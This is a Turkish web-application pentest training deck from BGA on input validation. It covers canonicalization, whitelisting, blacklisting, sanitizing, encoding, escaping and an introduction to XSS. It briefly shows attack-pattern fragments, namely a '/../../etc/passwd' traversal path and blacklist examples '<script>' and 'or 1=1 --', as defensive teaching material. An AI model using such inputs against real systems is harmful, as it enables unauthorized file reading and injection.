



**BGA**

**BİLGİ GÜVENLİĞİ  
AKADEMİSİ**

[www.bga.com.tr](http://www.bga.com.tr)

BİLGİ GÜVENLİĞİ

BGA

AKADEMİSİ

[www.bga.com.tr](http://www.bga.com.tr)

# **Web Uygulama Pentest Eğitimi**

**Konu: Girdi Denetimi**

**@2014**

**Örnek Eğitim Notu**

[bilgi@bga.com.tr](mailto:bilgi@bga.com.tr)

# Girdi Denetimi

- Uygulama kullanmadan önce bütün güvensiz verilerin doğru bir şekilde denetlenmesidir.
- Bir çok saldırı çeşidinin temelinde yetersiz girdi kontrolü vardır;
  - Cross Site Scripting
  - SQL Injection
  - Remote / Local File Inclusion
  - ...

# 1. Normalizasyon (Canonicalization)

- Bir dizginin en basit, en temel haline çevrilmesidir.
- Örnek, aşağıdaki iki yol aynı dosyayı işaret etmektedir;

**`/../../etc/passwd`**  
**`/etc/passwd`**

- Karmaşık ve kritik bir işlemdir.

# Resultante Importante - URL Kodlama

/index.my?id=prm%2523

browser

```
v=getParam("id")  
print v; // prints prm%23
```

uygulama çatısı

```
v=URLDecode(v);  
print v; // prints prm#
```

kod

## 2. Beyaz Liste Girdi Denetimi

- Sadece iyi karakter veya karakter dizgilerinin kabul edilmesidir.
- Güvenli ve tavsiye edilen girdi denetimidir.
- Örnekler;
  - Kredi kartı girdi alanının geçerli kredi kartı numarası olup olmadığının kontrolü
  - Eposta adresi girdi alanının geçerli eposta olup olmadığının kontrolü

# 3. Kara Liste Girdi Denetimi

- Bilinen kötü karakter veya karakter dizgilerinin reddedilmesidir.
- Çok kullanılan ama güvensiz girdi denetimidir.
- Örnekler;
  - **<script>** geçen girdilerin reddedilmesi
  - **or 1=1 --** geçen girdilerin reddedilmesi

# 4. Temizleme İşlemi (Sanitize)

- Girdinin kabul edilebilir bir formata çevrilmesidir.
- Beyaz liste mantığı ile sanitize
  - Örn: Telefon numarası içinde geçen sayı, olmayan karakterlerin silinmesi
- Kara liste mantığı ile sanitize
  - Örn: Adres girdisinin içindeki bütün tek tırnak karakterlerinin silinmesi

# 5. Encoding İşlemi


- Girdi içindeki özel karakterlerin başka bir formata değiştirilmesidir.
- Amaç, hedef yorumlayıcı için özel karakterlerin kodlama işlemi sonrası önemlerini yitirmiş olmalarıdır.
- Örnek;
  - HTML kodlama
  - URL kodlama




# 6. Escape İşlemi

- Yorumlayıcıya gitmeden gerçekleştirilen karakter format değişikliğidir.
- Çoğu durumda kodlama ile aynı anlamdadır.
- Örnek;
  - Oracle veritabanında çalışacak SQL sorgularında tek tırnak karakterlerinin iki tek tırnak ile değiştirilmesiyle, sorgu yapısının değiştirilmesi engellenebilir.


# Çoğu Zafiyetin Kökeni




# Kod ve Verinin Karıştırılması




# Kod ve Verinin Karıştırılması



# Kod ve Verinin Karıştırılması




# XSS Nedir?



# Cross Site Scripting - XSS

- Html/dhtml/css veya javascript kodunun izinsiz olarak kurbanın tarayıcısında çalıştırılmasıdır.
- Üç genel XSS çeşidi mevcuttur;
  - Reflected
  - Stored
  - DOM Based

